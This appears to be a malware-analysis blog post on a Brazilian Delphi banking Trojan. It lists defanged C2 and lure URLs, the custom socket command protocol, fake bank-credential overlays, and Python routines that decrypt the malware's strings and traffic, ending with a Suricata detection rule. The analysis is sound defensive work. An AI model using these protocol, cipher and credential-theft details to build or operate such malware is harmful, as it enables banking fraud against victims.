
We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:

  • The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
  • It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
  • It includes SQL commands used to harvest credentials from browsers.

Once loaded into memory, the Trojan sends several HTTP requests to different URLs:

URL Description
https://cgf.facturastbs[.]shop/0725/a/home (GET) A page containing an encrypted configuration
https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) A URL for posting host information, but in our lab tests the value was empty.
Request content example:
Host: ‘ ‘
https://aufal.filevexcasv[.]buzz/on7/index15.php (POST)
https://aufal.filevexcasv[.]buzz/on7all/index15.php (POST)
A URL used to post victim information
Request content example:
AT: ‘ Microsoft Windows 10 Pro FLARE-VM (64)bit REMFLARE-VM’
MD: 040825VS
https://cgf.facturastbs[.]shop/a/08/150822/au/at.html HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET) The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET) The page containing the first stage leading to the spreader.

Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.


The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".

Key construction (left) and decryption logic (right)

Key construction (left) and decryption logic (right)

We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:

def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""
    
    current_key = int(encrypted_hex[0:2], 16)
    
    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char
        
        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key
        
        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2
    
    return result

Python implementation of the decryption routine


The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.

Direct pointer (left), indirect pointer (right)

Direct pointer (left), indirect pointer (right)

Indexed strings via TStringList lookups

Indexed strings via TStringList lookups


The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.

Decrypted configuration values (root password redacted)

Decrypted configuration values (root password redacted)

To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.


Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.

C2 socket address extraction

C2 socket address extraction

If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.

Fallback to hardcoded socket address (lifenews[.]pro:49569)

Fallback to hardcoded socket address (lifenews[.]pro:49569)


Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration

Extracting value 5 and 6 from the configuration

In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.

The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.


The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:

Comparison of "PING" and "Close" commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.

The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.


After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):

Encryption routine sub_00A9F2D0

Encryption routine sub_00A9F2D0

The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:

##[key1][key2][key3][encrypted_hex_data]##

Here’s a Python snippet to decode such traffic:

def deobfuscate_traffic(obfuscated):
    if not (obfuscated.startswith("##") and obfuscated.endswith("##")):
        raise ValueError("Invalid format")

    core = obfuscated[2:-2]
    
    key1 = int(core[0:4])
    key2 = int(core[4:8])
    key3 = int(core[8:12])
    
    hex_data = core[12:]
    
    current_key = key1
    output_chars = []
    
    for i in range(0, len(hex_data), 2):
        xored = int(hex_data[i:i+2], 16)
        
        high_byte = (current_key >> 8) & 0xFF
        original_char = chr(xored ^ high_byte)
        output_chars.append(original_char)
        
        current_key = ((current_key + xored) * key2 + key3) & 0xFFFF
    
    return "".join(output_chars)

Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:

alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)


As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.

Fake token overlay used for credential theft (right), with disassembly (left)

Fake token overlay used for credential theft (right), with disassembly (left)

The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.

Below is a collage of pictures where the targeted bank overlays are visible.

Excerpt of decrypted fake overlays

Excerpt of decrypted fake overlays

Stage 4: The spreader

In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.


We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.

In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.

